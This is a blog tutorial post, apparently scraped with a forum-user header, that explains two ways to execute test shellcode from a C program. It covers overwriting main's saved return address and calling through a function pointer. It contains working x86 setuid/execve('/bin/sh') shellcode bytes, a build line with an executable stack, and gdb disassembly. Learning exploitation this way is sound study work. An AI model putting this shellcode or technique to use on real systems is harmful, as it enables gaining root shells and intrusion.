[[https://www.gravatar.com/avatar/1afcd52dc4eae87efbe408a1ec498fc4?s=32&d=identicon&r=PG](https://stackoverflow.com/users/1809377/ajay)](https://stackoverflow.com/users/1809377/ajay)

[ajay](https://stackoverflow.com/users/1809377/ajay)

http://disbauxes.upc.es/code/two-basic-ways-to-run-and-test-shellcode/

# Two basic ways to run and test shellcode

# Introduction

There’s a lot of authors, books, and online tutorials talking about shell-coding. I, myself, am in the process of learning a lot of things concerning the difficult and hazardous way of exploiting software, so I sort of though it would be a good idea to be posting my impressions concerning this interesting subject in my blog. The first one is a sort of introduction: the two basic ways of executing shell-code inside a C program, for testing purposes.

## First technique: overwriting the return address for main()

If you go and search for shell-code being tested (i.e, executed), using a C-wrapper program, you could end up with something like this:

|  |
| --- |
| #include  char shellcode[] =  "**\x31\xc0\x31\xdb\xb0\x17\xcd\x80**"  "**\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b**"  "**\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd**"  "**\x80\xe8\xdc\xff\xff\xff**/bin/sh";    int main(int argc, char \*\*argv) {  int \*ret;  ret = (int \*)&ret + 2;  (\*ret) = (int)shellcode;  } |

Okay, we do know that **char shellcode[]** stores all the **opcodes** in hexadecimal format for our shellcode.  Then, in order to execute this shellcode, the main function does some sort of a trick. First of all, let’s ensure that the shellcode is executed successfully:

# gcc -m32 -z execstack shell.c -o shell


After compiling the program as an **ELF32** binary with the **-z execstack** flag set, if we run it we get our shell:

root@kali:~# ./shell  
# exit

Why? The previous trick I mentioned does this:

1. First, it defines a variable of type **int \***, that is, a pointer of type int, inside the **main()** function. This variable will be located inside **main’s stack frame,** right after the saved **ebp** register.
2. Because our **ret** variable is located precisely after the saved **ebp** register, before this saved ebp register will be located the **saved return address** that has been stored before calling the main() function.
3. So, apparently, **we can use our ret pointer to point to the saved return address** mentioned in 2 and overwrite it with the address of our shellcode.

A stack layout for our shell.c program is shown below:

**[](https://i0.wp.com/disbauxes.upc.es/wp-content/uploads/2015/10/stack.png)**

The stack layout for our shell-code test program in C

So, as clearly shown in the picture above, our **ret** variable can point to the address where the saved return address is stored (EIP in the picture), and write whatever we want at that address. Because we have defined **ret** as **int \***, first we need to set up where it is pointing:

(int \*)&ret +2;

That is, the address for the **ret** variable itself plus 2 (because this is an **int \***, adding 2 in 32 bit adds, in fact, **8 bytes** to the address of ret). Have a look at the bold line in the next code snippet (the assembly code for our main function):

(gdb) disassemble main  
Dump of assembler code for function main:  
0x080483dc <+0>: push %ebp  
0x080483dd <+1>: mov %esp,%ebp  
0x080483df <+3>: sub $0x10,%esp  
**0x080483e2 <+6>: lea -0x4(%ebp),%eax**  
**0x080483e5 <+9>: add $0x8,%eax**  
0x080483e8 <+12>: mov %eax,-0x4(%ebp)  
0x080483eb <+15>: mov -0x4(%ebp),%eax  
0x080483ee <+18>: mov $0x8049640,%edx  
0x080483f3 <+23>: mov %edx,(%eax)  
0x080483f5 <+25>: leave  
0x080483f6 <+26>: ret

Well, now it comes as a no surprise that, by computing &ret +2, we have the address for the saved return address before calling our main function. This is a 32 bits memory address, and we store it inside our ret pointer variable. Now, ret is pointing there:

ret = (int \*)&ret +2;

To conclude, we need to overwrite the saved return address with the address of our shell-code. Because our ret is a pointer to **int** (4 bytes in 32 bit architecture), and it is already pointing to the previous saved return address, all we need to do is dereferenced this address and write our shell-code address in it:

(\*ret) = (int)shellcode;

If we run the program inside a gdb debugging session, we can have a look at what is inside the address pointed to by ret. Bear in mind that in the disassembly code snippet below, ret is stored in the **EAX** register:

(gdb) **x/x $eax**  
**0xffffd72c**: 0x08049640  
(gdb) **disassemble \*0xffffd72c**  
Dump of assembler code for function shellcode:  
0x08049640 <+0>: xor %eax,%eax  
0x08049642 <+2>: xor %ebx,%ebx  
0x08049644 <+4>: mov $0x17,%al  
0x08049646 <+6>: int $0x80  
0x08049648 <+8>: jmp 0x8049669 <shellcode+41>  
0x0804964a <+10>: pop %esi  
0x0804964b <+11>: mov %esi,0x8(%esi)  
0x0804964e <+14>: xor %eax,%eax  
0x08049650 <+16>: mov %al,0x7(%esi)  
0x08049653 <+19>: mov %eax,0xc(%esi)  
0x08049656 <+22>: mov $0xb,%al  
0x08049658 <+24>: mov %esi,%ebx  
0x0804965a <+26>: lea 0x8(%esi),%ecx  
0x0804965d <+29>: lea 0xc(%esi),%edx  
0x08049660 <+32>: int $0x80  
0x08049662 <+34>: xor %ebx,%ebx  
0x08049664 <+36>: mov %ebx,%eax  
0x08049666 <+38>: inc %eax  
0x08049667 <+39>: int $0x80  
0x08049669 <+41>: call 0x804964a <shellcode+10>  
0x0804966e <+46>: das   
0x0804966f <+47>: bound %ebp,0x6e(%ecx)  
0x08049672 <+50>: das   
0x08049673 <+51>: jae 0x80496dd  
0x08049675 <+53>: add %al,(%eax)  
End of assembler dump.

So, EAX holds the address of our shell-code. The last lines, painted in blue, are invalid op-code instructions. That is so because we have the string **“/bin/sh”** at the end of our shell-code, as clearly seen on the the C source code for our program. Therefore, if we interpret these bytes as instructions, we get this abnormal op-code sequence.

So, that’s it! The trick has been explained.

# Second technique: use a function pointer!

Now we will be using a function pointer in order to call our shell-code. Basically, we change our main function so now it contains:

|  |
| --- |
| int main(int argc, char \*\*argv){  void (\*fp) (void);  fp = (void \*)shellcode;  fp();  } |

As you can clearly see in the code snippet above, we define a function pointer using the standard syntax in C, and then we point the function pointer to the address of our shellcode. Finally, we call the function and therefore we end up executing the shell-code.